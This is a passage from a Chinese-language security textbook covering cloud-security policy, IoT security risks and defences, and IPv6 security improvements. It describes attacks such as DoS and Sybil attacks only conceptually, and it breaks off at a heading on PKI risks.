需要在实际的服务开展过程中总结和发现，而且需要通过大力推广面向一般用户、企业和政府的云服务应用，建设公共云服务平台、行业云平台、政务云平台等，在发展中发现云服务中的新问题和传统问题，如虚拟化带来了哪些新问题，共享环境下的数据安全问题有哪些等。小规模的云服务应用所能发现的安全问题很有限，只有大规模地发展云服务才能暴露出更多的安全问题和隐患。暴露出的问题也应在实际的服务中研究解决，采取相应技术保障、管理措施，建立标准、推行评估认证、建立健全法律法规等手段以解决存在的问题，并在实际服务中检验解决措施的有效性与不足。同时，云服务安全问题的解决必将促进云服务的发展，两者相辅相成。

政府应在电子政务、公共事业服务等领域率先采用国内服务商的云服务，树立榜样，也为我国云产业的自主发展创造机会。应鼓励我国各级政府在电子政务、公共事业服务等领域采用国内服务商的云服务，为普通用户做出表率。应遵循先易后难原则，积极推进政府 IT 服务采购中优先考虑使用云服务。可借鉴美国政府的做法，将政务信息化投资的一部分用于采用国内的云服务，这将有利于促进我国云计算产业的自主创新，保障我国的产业安全以至国家安全。

3. 重视云安全标准体系的建立，针对性开展急需的安全标准

云安全标准是保障云服务安全的重要条件。目前，国内外云安全标准进展较缓慢，已出台的云安全标准也不统一，尚未形成通用的公认标准。我国在云安全标准领域尚处空白，这已严重阻碍了我国云服务的开展，因此必须重视云安全标准的制定，建立包含基础标准、服务标准、技术和管理标准等的云安全标准体系。当前阶段，我国急需制定的云服务安全标准，包括云计算服务安全能力等级评估规范、云计算数据保护指南、云平台安全配置管理规范、云计算安全事件响应指南与安全审计等。

政府应积极引导产业界参与和推进国内外与云计算安全相关的标准化工作；引导和鼓励我国科研单位及企业组织积极参与到云计算标准化工作中，尤其是云安全领域的相关研究和标准化工作，吸取业界最新的研究成果，同时也积极贡献我们的想法和创造，发出我们自己的声音，提高我国在国际云计算安全领域的话语权。

4. 云服务安全等级评估认证机制

云服务安全等级评估认证机制的建立，有利于形成用户和服务商之间的信任关系，促进我国云安全产业和整个云计算产业的发展。通过建立中立的第三方评估认证机制，对云服务提供商进行安全等级评估认证，特别是针对已经建成的云数据中心，推动安全等级保护认证工作，可提高云服务的安全性，保障我国云服务的快速发展。

同时，建立我国云安全产业联盟有利于促进行业自律，推进云安全技术创新与产业发展，为各类云服务企业提供信息共享交流平台，快速协调处理云环境下的安全问题。在国内，虽然与云计算相关的产业联盟有近 20 个，但尚未有关于云安全的

联盟。因此，建立我国云安全联盟，搭建产业界与政府的沟通桥梁，携手整个产业界共同促进我国云服务健康有序地发展显得十分必要。

5. 云安全监管政策和法律法规

监管政策和法律法规作为上层建筑，从宏观层面影响着所有具体业务。有效的监管环境也有利于建立用户与云服务商的信任关系，提升用户的信心。而我国在云安全方面尚无针对性的监管政策和法律法规。因此，为促进我国云服务健康发展，政府应首先修改相关法律法规，建立云服务安全事前准入、事中监测和事后处罚与退出机制。例如，将云计算纳入电信业务安全监管范围，规定云服务商安全保障能力达到一定水平才予准入，对云服务商的日常安全运营进行监督管理，对出现问题的云服务商有相应的响应机制、责任认定、处罚和退出机制。其次，政府还应从国家层面加强云服务网络数据安全、个人隐私保护、知识产权保护、数据跨境流动等方面的法律法规建设。2012 年年底，我国出台了第一部针对网络信息保护的法律，即《全国人大常委会关于加强网络信息保护的决定》。政府应在上述法律框架下，根据云服务的特点制定个人隐私保护、数据跨境流动等方面的法律法规或先行制定相应的部门规章，以保障我国云服务健康有序发展和保护用户的合法权益。针对云服务数据跨境流动问题，国外已有一些法规进行了规定，如欧盟《数据保护指令》中规定：原则上禁止向不具备适当资料保护水平的第三国或地区转移个人数据和资料，除非经过数据主体同意，执行合同或法定理由。我国应尽快出台相关规定，改变我国在国际上的被动地位。最后，应推动政府及重要行业关于采购 IT 服务的法律法规的修订，对政府及重要行业采购云服务做出规定。例如，规定政府、金融、医疗卫生、军事国防等拥有私人或敏感信息的单位只能使用国内云服务商的服务，且必须将数据存储在本国境内等。

5.4　物联网安全

5.4.1　物联网概念和架构

物联网（Internet of Things，IOT）是以感知技术为基础构建的物与物、物与人互联互通的网络，被誉为继计算机、互联网之后信息产业的新一轮浪潮。这里的感知技术泛指射频识别（RFID）、传感网络、位置感知等。物联网是通信网和互联网的拓展应用和网络延伸，它利用感知技术与智能装置对物理世界进行感知识别，通过网络传输互联，进行计算、处理和知识挖掘，实现人与物、物与物的信息交互和无缝链接，达到对物理世界实时控制、精确管理和科学决策的目的。

物联网广泛应用于各行各业和日常生活的各个方面，包括电力、交通、医疗卫生、工业控制系统、环境保护、物流、家居、精细农牧业、金融服务业、国防军事等，因此，它与经济安全、国家安全息息相关，目前已成为各国综合国力竞争的重要着力点。

物联网通常被划分为感知层、网络层和应用层，如图 5.4 所示。感知层包括感知控制子层和通信延伸子层，感知控制子层实现对物理世界的智能感知识别、信息采集处理和自动控制，通信延伸子层通过通信终端模块直接或组成延伸网络后将物理实体连接到网络层和应用层。网络层主要实现信息的传递、路由和控制，包括接入网和核心网，网络层既可依托公众电信网和互联网，也可依托行业专用通信网络。应用层包括应用基础设施/中间件和各种物联网应用。应用基础设施/中间件为物联网应用提供信息处理、云计算等通用基础服务设施、能力及资源调用接口，以此为基础实现物联网在众多领域的各种应用。




图 5.4　物联网的网络架构

5.4.2　我国物联网安全现状

当前，我国物联网领域尚未出现重大安全事件，但物联网已在国家基础设施方面，包括石油、石化、冶金、电力、煤矿等关系国家经济基础和社会稳定的重要工业行业广泛应用。因此，物联网的安全问题已经上升到了国家层面，重视工业物联网信息安全，加强控制系统的安全保护工作，不仅有利于保证国家基础设施的安全，

同时也可促进工业领域物联网产业的有序健康发展。

物联网在工业领域的规模应用大大提高了生产效率，但同时也面临诸多安全问题。具有环境感知能力的各类终端、基于泛在技术的计算模式、移动通信等不断融入工业生产的各个环节，可大幅提高制造效率，改善产品质量，降低产品成本和资源消耗，将传统工业提升到智能工业的新阶段。在工业领域，物联网的发展和应用最终将体现在信息化层面，物联网将信息化贯穿到生产环节中的各个方面，使信息化更加深化和扩大，其大规模应用将有效促进信息化和工业化“两化融合”，成为经济转型期产业升级、技术进步、经济发展的重要推动力。但是物联网在工业领域实施过程中面临众多问题，例如，技术人员需要将多种技术综合起来，实现多种不同协议之间的数据采集与共享，才能把感知层的数据真正汇聚到数据库中，在这整个过程中，不仅要面临不同协议之间的数据处理问题，还需要面对控制网络与信息网络连接后所面临的网络安全问题。安全是智能制造系统成功的关键，保障设备和产品自身不会引起使用者的危险，也不会对环境造成污染十分重要。同时，设备和产品中包含的信息特别需要被保护，以防止这些信息被滥用或在未被授权的情况下使用。这将对工业控制系统安全提出更高的要求。在过程自动化领域，由于工艺复杂并且设备繁多，采用了物联网技术的自动控制系统如果在安全性能方面存在薄弱环节，则很可能导致整体控制系统故障，甚至发生恶性安全事故，最终对人员、设备和环境造成严重的后果。

2013 年 2 月 5 日，国务院下发《关于推进物联网有序健康发展的指导意见》，指出安全保障的目标是完善安全等级保护制度，建立健全物联网安全测评、风险评估、安全防范、应急处置等机制，增强物联网基础设施、重大系统、重要信息等的安全保障能力，形成系统安全可用、数据安全可信的物联网应用系统。另外，在主要任务中也强调要加强防护管理，保障信息安全。要提高物联网信息安全管理与数据保护水平，加强信息安全技术的研发，推进信息安全保障体系建设，建立健全监督、检查和安全评估机制，有效保障物联网信息采集、传输、处理、应用等各环节的安全可控。涉及国家公共安全和基础设施的重要物联网应用，其系统解决方案、核心设备及运营服务必须立足于安全可控。2013 年 8 月 22 日，国家发改委下发《关于组织实施 2013 年国家信息安全专项有关事项的通知》，这是继 2012 年该专项的又一次政策支持。此次专项主要针对金融、云计算与大数据、信息系统保密管理、工业控制等领域面临的信息安全实际需要，其重点支持领域包括金融信息安全、云计算与大数据信息安全、信息安全分级保护、工业控制信息安全 4 大领域。其中工业控制安全即涉及物联网安全。2011 年 10 月 25 日，工业和信息化部发布了《关于加强工业控制系统信息安全管理的通知》，要求各地区、各有关部门、有关国有大型企业充分认识工业控制系统信息安全的重要性和紧迫性，切实加强工业控制系统信息安全管理，以保障工业生产运行安全、国家经济安全和人民生命财产安全。

物联网的某些应用，如车联网和移动医疗等，可能会涉及人身安全，一旦出现

安全问题，后果将不堪设想。因此，物联网的安全标准要远远高于互联网的安全标准。不过，目前国内外的物联网安全都还处于起步阶段，虽然在无线传感器网络和射频识别领域有一些针对性的研发工作，但是统一标准的物联网安全体系尚未正式形成。国内外较为流行的无线通信协议均采用为不同安全等级应用配置不同加密等级策略的思路，对如何为物联网划分安全等级的研究还较少。作为 OneM2M 的发起方之一，中国通信标准化协会（CCSA）已于 2012 年成立相关安全工作组，并确定了研究范围，未来将在物联网安全标准制定方面开展工作。

5.4.3 物联网安全风险

物联网的出现跟其他新生事物一样，不可避免地伴生着安全问题。由于物联网越来越广泛地应用于各个行业，其将经济社会活动、战略性基础设施资源和人们生活的方方面面架构在全球互联互通的网络上，涉及诸多国家重要行业，一旦出现安全问题，将引发如电网瘫痪、交通失控、工厂停产等严重后果，造成不可估量的损失。因此，确保网络信息安全既是物联网大规模应用的必要条件，也是物联网应用系统成熟的重要标志。

相比传统网络，物联网安全的特殊性主要表现在以下几方面。

① 感知节点大都部署在环境恶劣、无人值守的地方，甚至经常是随机分布，事先不能确定位置，因此容易受到自然灾害或人为蓄意破坏。要防范这类威胁，难度大、成本高。

② 感知节点的计算、存储资源及能源有限，较难运行过于复杂的加、解密运算，也不利于设计较复杂的密码协议。例如，RFID 标签通常更多地采用不加密或对称密钥方案，公钥密码标签较少。出于同样的原因，数字签名也不太适用于资源有限的传感器网络节点进行身份认证。感知节点的能源有限使其容易遭到相应的能量耗尽攻击。

③ 在分布式无线传感网络中，节点以自组织（Ad Hoc）方式构成网络，这就要求相应的安全解决方案也应是自组织的，具有鲁棒性和自适应性，能够随着节点的加入或退出而做出相应改变。

④ 物联网中存在大量异构的设备与软件系统，导致开发统一的安全解决方案非常困难。各类设备拥有异构的、专用的操作系统、通信协议（不仅仅是 TCP/IP 协议，如智能电网中存在 IEC61850、DNP3.0 等），统一管理解决这些设备的安全问题是相当大的挑战。

⑤ 物联网超大规模的数据采集点带来的庞大数据流量对安全设备的性能提出了苛刻的要求。当前安全设备对 TB 级数据已经应对乏力，对物联网产生的 PB 级甚至 EB 级或更高数量级的数据更显得力不从心。

⑥ 物联网中的感知设备容易泄露相关物体及其所有者的身份信息、医疗信息、

行为轨迹等隐私。例如，RFID 标签包含个人信息，可穿戴设备记录身体健康情况，智能终端具备定位追踪功能，这些设备都可能成为隐私泄露的源头。

综上所述，物联网除了遭受到传统安全威胁外，其在安全方面的特殊性带来了更多的安全弱点。组成整个物联网网络的 3 个层次（即感知层、网络层和应用层）既存在共同的安全问题，也存在不少个性问题，本节将分别从这 3 个层次展开介绍物联网中的安全风险。

1. 感知层安全

感知层网络大都采用无线通信传输方式，因此，无线通信领域的所有安全问题在物联网感知层都存在。物联网感知层包含了 RFID 设备、传感器、智能终端（智能手机、平板电脑等）等设备，这些设备面临各种各样的安全威胁，如物理俘获和破坏、DoS 攻击、女巫攻击、怠慢和贪婪攻击等。RFID 系统（标签、读写器、后端数据库）的安全由物理机制（通常用于低成本的标签中，这些标签难以采用复杂的密码机制实现与读写器之间的安全通信）、密码机制（利用各种成熟的密码方案和机制来设计和实现符合 RFID 安全需求的密码协议）及两者的结合得以保障。智能终端面临的主要威胁是智能手机、平板电脑中存在的类似于传统 PC 的各类病毒、木马、漏洞等。

（1）物理俘获和破坏

由于物联网可以取代人来完成一些复杂、危险和机械的工作，所以物联网的感知节点或设备多数部署在无人监控的场景中，并且有可能是动态的。在这种情况下，攻击者就可以轻易地接触到这些设备，使用一些外部手段非法俘获传感节点，从而对它们造成破坏，甚至可以通过本地操作更换机器的软、硬件。

（2）DoS 攻击

感知层面临的 DoS 攻击有多种，如 RFID 读写器被恶意控制向标签发送大量访问信息导致标签停止工作；通过发送干扰信号干扰感知节点 MAC 层通信使得节点不断重发错误帧而耗尽电源。

（3）女巫攻击

物联网中的每一个传感器都应有唯一的一个标识与其他传感器进行区分，由于系统的开放性，攻击者可以扮演或替代合法的节点，伪装成具有多个身份标识的节点，干扰分布式文件系统、路由算法、数据获取、无线资源公平性使用、节点选举流程等，从而达到攻击网络的目的。

2. 网络层安全

物联网的网络层安全问题除了来自传输链路上的威胁外，同样存在 DoS 攻击、怠慢攻击、有选择地转发通信数据包、恶意吸引通信流量等行为。

（1）传输链路威胁

物联网的节点和设备能量、处理能力和通信范围有限，无法进行高强度的加密运算，导致传输通道缺乏复杂的安全保护能力；物联网感知网络多种多样，如温度测量、水文监控、道路导航、自动控制等，它们的数据传输和消息没有特定的标准，因此无法提供统一的安全保护体系，严重影响了感知信息的采集、传输和信息安全，这些会导致物联网面临中断、窃听、拦截、篡改、伪造等威胁，如可以通过节点窃听和流量分析获取节点上的信息。

（2）DoS 攻击

攻击者在获取目标网络通信频率的中心频率后，通过在这个频点附近发射无线电波进行干扰，使得攻击节点通信半径内的所有传感器网络节点不能正常工作，甚至使得网络瘫痪，是一种典型的 DoS 攻击方法。攻击者也可向邻居节点不断发送建立连接请求，从而耗尽该节点的连接资源；攻击者连续发送数据包，在传输过程中和正常节点发送的数据包发生冲突，导致正常节点发送的整个数据包因为校验和不匹配被丢弃，这也是一种有效的 DoS 攻击方法。

（3）怠慢攻击

物联网网络节点表现出自私行为，为节省自身能量拒绝提供转发数据包的服务，造成网络性能大幅下降。

（4）选择转发攻击

物联网是多跳传输，每一个传感器既是终节点又是路由中继点。这就要求传感器在收到报文时要无条件转发（该节点为报文的目的时除外）。攻击者利用这一特点拒绝转发特定的消息并将其丢弃，使这些数据包无法传播，采用这种攻击方式，只丢弃了一部分应转发的报文，从而可迷惑邻居传感器，达到攻击的目的。

（5）陷洞攻击

攻击者通过一个危害点吸引某一特定区域的通信流量，形成以危害节点为中心的“陷洞”，处于陷洞附近的攻击者就能相对容易地对数据进行篡改。

3. 应用层安全

物联网应用层最主要的安全问题是有关数据安全和信息隐私保护方面的问题。

（1）数据安全

由于物联网感知网络与节点的复杂性和多样性，感知数据具有海量、复杂的特点，因而感知数据存在实时性、可用性和可控性的威胁。

（2）信息隐私保护

可穿戴设备，甚至可放置于人体内，因此个人健康信息隐私需要着重保护；智能电网中，从电量消费数据可以推导出居住情况、个人生活方式等，因此，电量使用情况也是用户的隐私；从基于 RFID 的供应链中可以检索和分析分布式的 EPC（Electronic Product Code）事件数据，组合这些数据可能导致商业机密泄露。

5.4.4　物联网安全防御技术与机制

在传统的网络中，网络层的安全和业务层的安全是相互独立的，而物联网的特殊安全问题很大一部分是由于物联网是在现有网络基础上集成了感知网络和智能处理平台带来的，传统网络中的大部分机制仍然可以适用于物联网并能够提供一定的安全性，如认证技术、加密技术等，其中网络层和处理层可以借鉴的抗攻击手段相对多一些，但因物联网技术与应用的特点造成其对实时性等安全特性的要求比较高，传统安全技术和机制还不足以使物联网的安全需求得到满足。对物联网的网络安全防护可以采用多种传统的安全措施，如防火墙技术、病毒防治技术等，同时针对物联网的特殊安全需求，目前可以采取以下几种安全技术和机制来保障其安全。

① 加密技术和密钥管理：这是安全的基础，是实现感知信息隐私保护的手段之一，可以满足物联网对保密性的安全需求，但由于传感器节点能量、计算能力、存储空间的限制，应尽量采用轻量级的加密算法。

② 感知层鉴别机制：用于证实交换过程的合法性、有效性和交换信息的真实性，主要包括网络内部节点之间的鉴别、感知层节点对用户的鉴别和感知层消息的鉴别。

③ 安全路由机制：保证网络在受到威胁和攻击时，仍能进行正确的路由发现、构建和维护，解决网络融合中的抗攻击问题，主要包括数据保密和鉴别机制、数据完整性和新鲜性校验机制、设备和身份鉴别机制及路由消息广播鉴别机制等。

④ 访问控制机制：确定合法用户对物联网系统资源所享有的权限，以防止非法用户的入侵和合法用户使用非权限内资源，是维护系统安全运行、保护系统信息的重要技术手段，包括自主访问机制和强制访问机制。

⑤ 安全数据融合机制：保障信息的保密性、信息传输安全和信息聚合的准确性，通过加密、安全路由、融合算法的设计、节点间的交互证明、节点采集信息的抽样、采集信息的签名等机制实现。

⑥ 容侵容错机制：容侵就是指在网络中存在恶意入侵的情况下，网络仍然能够正常地运行；容错是指在故障存在的情况下系统不失效，仍然能够正常工作。容侵容错机制主要是解决行为异常节点、外部入侵节点带来的安全问题。

5.4.5 物联网安全应对相关思考

未来，我国物联网发展长期面临的安全挑战来自两个方面：一是物联网应用模式带来的全球普遍性安全问题，物联网将经济社会活动、战略性基础设施资源和人们生活全面架构在全球互联互通的网络上，所有活动和设施在理论上透明化，一旦遭受攻击，安全和隐私将面临巨大威胁；二是我国的特殊国情带来的安全挑战，如果我国核心技术和关键装备受制于人的局面得不到根本扭转，将导致物联网的自主权缺失，国家经济社会命脉信息有可能被发达国家和少数跨国企业所掌控。

物联网作为正在兴起的、支撑性的多学科交叉前沿信息领域，还处于起步阶段，大多数领域的核心技术正在不断发展中，物联网所面临的安全挑战比想象的更加严峻。物联网安全尚在探索阶段，而网络安全机制还需要在实践中进一步创新、完善和发展，关于物联网的安全研究仍然任重而道远。当前既要迎接挑战，更要抓住这个机遇，充分利用现有的网络安全机制，在原有安全机制基础上通过技术研发和自主创新进行调整和补充，以满足物联网的特殊安全需求，同时还要通过技术、标准、政策、法律等多种手段来构建和完善物联网安全防御体系。应超前谋划做好安全保障顶层设计，确保安全和发展主导权；对物联网面临的安全威胁、信息泄露和个人隐私保护威胁进行全面评估；针对影响国家安全的标识、频谱、解析体系等关键基础资源，制定维护和保障国家权益的系统性对策并加快实施；加强国际治理对话和合作；建立物联网等级保护、安全评测和风险评估制度。

5.5 下一代互联网安全

互联网已成为支撑现代社会经济发展、社会进步和科技创新的最重要的信息基础设施，是衡量一个国家基本国力和经济竞争力的重要标志之一。随着互联网的日益普及，异构环境、普适计算、泛在联网、移动接入和海量流媒体等的新应用不断涌现，互联网在扩展性、安全性、实时性、高性能、移动性和易管理等方面面临着前所未有的重大技术挑战。目前的互联网已不能继续支持信息产业的再一次飞跃，下一代互联网研究和建设已在进行中。下一代互联网在增加骨干网带宽、提升接入

速率、提供视频类新业务等前提下，还应解决当前互联网存在的种种缺陷，如尽力而为的服务方式不确保服务质量、缺乏成功的商务模式、网络与信息安全没有保障、地址空间有限等问题，其中安全问题也是当前关注的焦点。

为了应对这些技术挑战，美国等发达国家从 20 世纪 90 年代中期就先后开始下一代互联网的研究。美国自然科学基金会设立了“下一代 Internet 研究计划（NGI）”，支持大学和科研单位建立高速网络试验床 vBNS（Very High Speed Backbone Network Service）进行高速网络及其应用的研究。1998 年，美国 180 多所大学联合成立 UCAID（University Corporation for Advanced Internet Development），建设了另一个独立的高速网络试验床 Abilene，进行 Internet2 的研究。这些研究计划构造一个全新概念的新一代计算机互联网络，为美国的教育和科研提供世界上最先进的信息基础设施，并保持美国在高速计算机网络及其应用领域的技术优势，从而保证新世纪美国在科学和经济领域的竞争力。英、德、法、日和加等发达国家目前也都建立了研究高速计算机网络及其典型应用技术的高速网试验床。

我国高校、研究所和企业从 1997 年起开始下一代互联网的研究工作，与美国 NGI 和 Internet2 的启动时间基本同步。早期的研究主要有“中国高速信息示范网 CAINONET”、“中国高速互连研究试验网络 NSFCNET”、“下一代互联网络交换中心 DRAGONTAP”等。当前我国投资规模和影响力最大的 NGI 研究项目是 CNGI，其主要目的是搭建以 IPv6 为核心的下一代互联网试验平台。

5.5.1　下一代互联网的定义和特征

面对下一代互联网的全面来临，有必要了解一下这个新事物的技术基础：下一代互联网是以高带宽及 IPv6 协议为基础的。由于 IPv6 协议又称为下一代互联网协议，再加上下一代互联网在试验之初除了 IPv6 以外没有更多新东西，所以很多时候下一代互联网就和 IPv6 等同起来：建成了一个 IPv6 网就认为建成了下一代互联网，将当前 IPv6 网络存在的问题或特征特性当作了下一代互联网普遍存在的问题或特征特性。

IPv6 在设计之初，就是定位在下一代互联网协议的位置。IPv6 的设计主要考虑完善 IPv4 协议在应用中出现的问题，如增加地址空间、增加流标识字段用户服务质量、改变 IP 包头结构以便于处理、内置支持 IPSec 用于安全、内置支持 Mobile IP 等。因此，IPv6 是当前比较认可的下一代互联网协议。

IPv4 是当前互联网主要使用的协议，但随着互联网的高速发展，它现在已难以为继。IPv6 是针对目前 Internet 上普遍使用的 IPv4 的不足而提出的。与 IPv4 相比，IPv6 在地址空间、分组处理效率及对移动性、安全性和 QoS 的支持等诸多方面都有明显的优势。IPv6 是被普遍看好的下一代互联网协议，因此一般认为随着 Internet 的发展，IPv6 终将取代 IPv4。

基于上述情况，下一代互联网可以定义为以 IPv6 为基础和核心，通过对现有互联网技术的创新及网络体系架构的改进，更好地支持未来丰富的融合业务及信息应用发展的互联网络，并具有以下 4 个特征。

1. 网络地址资源足够丰富

IP 地址位数从 32 位提升为 128 位，地址空间足够接入所有可连接的各类电子设备，网络规模可以更大。作为互联网基础资源的 IP 地址，可以类比于电话号码，是 IP 通信的基础，因此足量的 IP 地址是下一代互联网发展的先决条件之一，也是其优越性的表现。

2. 网络架构更加先进

继续采用以 IP 为核心的网络结构，兼容各种通信网络体系，解决现有互联网存在的问题，提供强有力的服务质量保障。互联网的生命力之一就是采用了 TCP/IP 这一无连接分组交换技术，向下能够兼容各种通信介质、技术和网络，还能够提供端到端的可靠传送服务，向上可以支持以计算机技术（特别是现代软件技术）为支撑的各种灵活的创新应用和用户开发的创新应用。下一代互联网应在坚持这一思路的基础上，通过安全、移动等能力的引入增强其对承载网络的兼容性和对应用的开放性。

3. 网络更加可信、可控、可管

以开放、简单和共享为宗旨，建立安全保障体系，提供有效管理功能和手段，实现对用户和应用的可知、可控、可管，并使网络更加节能。在互联网开放的同时，增加可信、可控、可管的能力，这也是下一代互联网发展的要求；借助网络标识和用户标识分离等手段，能够为互联网的管理创造更便利的条件，也能使相关的流控和处理机制更加高效，从而有效降低对网络和设备的能效要求。

4. 更加有效支持泛融合时代

应用下一代互联网能够与移动通信、物联网、云技术等新型融合应用有机结合，支持更多新型应用的发展。未来的网络发展与业务密不可分，各种新业务和应用的出现，对网络发展提出了融合的要求。具体来说，下一代互联网面临的是移动与固网融合、电信与广电融合、语音/内容/视频融合、物物应用与人机应用融合的时代，这必然会带来其与移动通信、物联网、云技术等的深入结合。

基于上述定义和特征，下一代互联网不仅仅是一个单纯的 IPv6 网络，而是一个整体的体系架构，涉及网络承载、业务平台、运营支撑和安全等有机组成部分。

5.5.2　下一代互联网的安全现状

最初的互联网仅仅被当作一种研究工具在科研人员之间使用，由于用户相对单一，使用者之间完全可以通过默契建立良好的信任关系，并没有考虑到商用场景中的用户规模、信任、管理等问题。在商业化进程中，由于利益驱动，加上用户技术水平和道德素质参差不齐，使得互联网的安全受到威胁：一方面，恶意攻击、僵尸网络、蠕虫病毒、网络病毒层出不穷，垃圾邮件、色情信息弥漫于网络的各个角落，给网络系统和用户带来严重威胁；另一方面，企业、机构不断加固系统、扩容设备、升级软件，使得网络安全管理的费用超过网络建设费用，同时也导致网络越来越复杂，系统越来越臃肿。因此，如何保障网络安全是研究下一代互联网演进的重点。

IPv6 作为下一代互联网的关键技术，在安全性方面相比 IPv4 具有很多优良的特性，从而使网络安全得到了一定程度的改善。IPv6 在网络安全上的改进包括以下几点。

1. IPSec 安全机制

虽然 IPv4 和 IPv6 两种 IP 标准目前都支持 IPSec，但是在安全性方面，IPv6 与 IPSec 机制和服务结合得更加紧密。IPv6 是将安全作为自身标准的有机组成部分，其安全的部署在更加协调统一的层次上，而不像 IPv4 那样通过叠加的解决方案来实现安全。通过 IPv6 中的 IPSec 可以对 IP 层上的通信提供加密/授权，可以“无缝”地为 IP 提供安全特性，如访问控制、数据源的身份验证、数据完整性检查、机密性保证，以及抗重播（Replay）攻击等，可以实现远程企业内部网（如企业 VPN 网络）的无缝接入，并且可以实现永远连接。除了这一强制性安全机制外，IPSec 还提供两种服务：认证报头（AH）、安全负载报头（ESP）。认证报头（AH）用于保证数据的一致性，而封装的安全负载报头（ESP）用于保证数据的保密性和数据的一致性。在 IPv6 包中，AH 和 ESP 都是扩展报头，既可以同时使用，也可以单独使用其中一个。新版路由协议 OSPFv3 和 RIPng 采用 IPSec 来对路由信息进行加密和认证，提高了抗路由攻击的性能。

2. 端到端的安全保证

IPv6 最大的优势在于保证端到端的安全，可以满足用户对端到端安全和移动性的要求。IPv6 限制使用 NAT，允许所有的网络节点使用其全球唯一的地址进行通信。每当建立一个 IPv6 的连接，都会在两端主机上对数据包进行 IPSec 封装，中间路由器实现对有 IPSec 扩展头的 IPv6 数据包的透明传输，通过对通信端的验证和对数据的加密保护，使得敏感数据可以在 IPv6 网络上安全地传递，因此无须针对特别的网络应用部署 ALG（应用层网关）就可保证端到端的网络透明性，有利于提高网络服务速度。

3. 对内部网络的保密

当内部主机与因特网上的其他主机进行通信时，为了保证内部网络的安全，可以通过配置的 IPSec 网关实现。因为 IPSec 作为 IPv6 的扩展报头不能被中间路由器解析而只能被目的节点解析处理，所以 IPSec 网关既可以通过 IPSec 隧道的方式实现，也可以通过 IPv6 扩展头中提供的路由头和逐跳选项头结合应用层网关技术来实现。由于 IPv6 地址构造是可会聚的、层次化的地址结构，因此在 IPv6 接入路由器中对用户进入时进行源地址检查，使得 ISP 可以验证其客户地址的合法性。

4. 通过安全隧道构建安全的 VPN

安全的 VPN 是通过 IPv6 的 IPSec 隧道实现的。在路由器之间建立 IPSec 的安全隧道，构成安全的 VPN 是最常用的安全网络组建方式。IPSec 网关的路由器实际上就是 IPSec 隧道的终点和起点，为了满足转发性能的要求，该路由器需要专用的加密板卡。

5. 通过隧道嵌套实现网络安全

通过隧道嵌套的方式可以获得多重安全保护。当配置了 IPSec 的主机通过安全隧道接入配置了 IPSec 网关的路由器，并且该路由器作为外部隧道的终结点将外部隧道封装剥除时，嵌套的内部安全隧道就构成了对内部网络的安全隔离。

6. 防止未授权访问

IPv6 固有的对身份验证的支持，以及对数据完整性和数据机密性的支持和改进，使得 IPv6 增强了防止未授权访问的能力，更加适合于那些对敏感信息和资源有特别处理要求的应用。

7. 采用 DNS 安全扩展协议

基于 IPv6 的 DNS 系统作为公共密钥基础设施（PKI）系统的基础，有助于抵御网上的身份伪装与偷窃，而采用可以提供认证和完整性安全特性的 DNS 安全扩展协议，能进一步增强目前针对 DNS 新的攻击方式的防护，如“网络钓鱼（Phishing）”攻击、“DNS 缓存中毒”攻击等，这些攻击会控制 DNS 服务器，将合法网站的 IP 地址篡改为假冒、恶意网站的 IP 地址等。

8. 防止网络扫描与病毒蠕虫传播

当病毒和蠕虫感染了一台主机之后，就开始对其他主机进行随机扫描，当扫描到其他有漏洞的主机后，会把病毒传染给该主机。这种传播方式的传播速度在 IPv4

环境下非常快（如 Nimdar 病毒在 4～5min 内可以感染上百万台计算机）。但这种传播方式因为 IPv6 的地址空间的巨大而变得不适用了，病毒及网络蠕虫在 IPv6 的网络中传播将会变得很困难。

9. 防止网络放大攻击

ICMPv6 在设计上不会响应组播地址和广播地址的消息，不存在广播，因此只需要在网络边缘过滤组播数据包，即可阻止由攻击者向广播网段发送数据包而引起的网络放大攻击。

10. 防止碎片（Fragment）攻击

IPv6 认为 MTU 小于 1280 字节的数据包是非法的，处理时会丢弃 MTU 小于 1280 字节的数据包（除非它是最后一个包），这有助于防止碎片攻击。

由此看来，IPv6 确实比 IPv4 的安全性有所改进，IPv4 中常见的一些攻击方式将在 IPv6 网络中失效，如网络侦察、报头攻击、ICMP 攻击、碎片攻击、假冒地址、病毒及蠕虫等。但数据包侦听、中间人攻击、洪水攻击、拒绝服务攻击、应用层攻击等一系列在 IPv4 网络中的问题，IPv6 仍应对乏力，只是在 IPv6 的网络中事后追溯攻击的源头方面要比在 IPv4 中容易一些。

5.5.3　下一代互联网的安全隐患及对策

尽管 IPv6 在网络安全上做了多项改进，但是它的引入也带来了新的安全问题。这些新问题也比较容易引起安全隐患。

1. 问题与隐患

（1）IPv6 中 PKI 管理系统的隐患

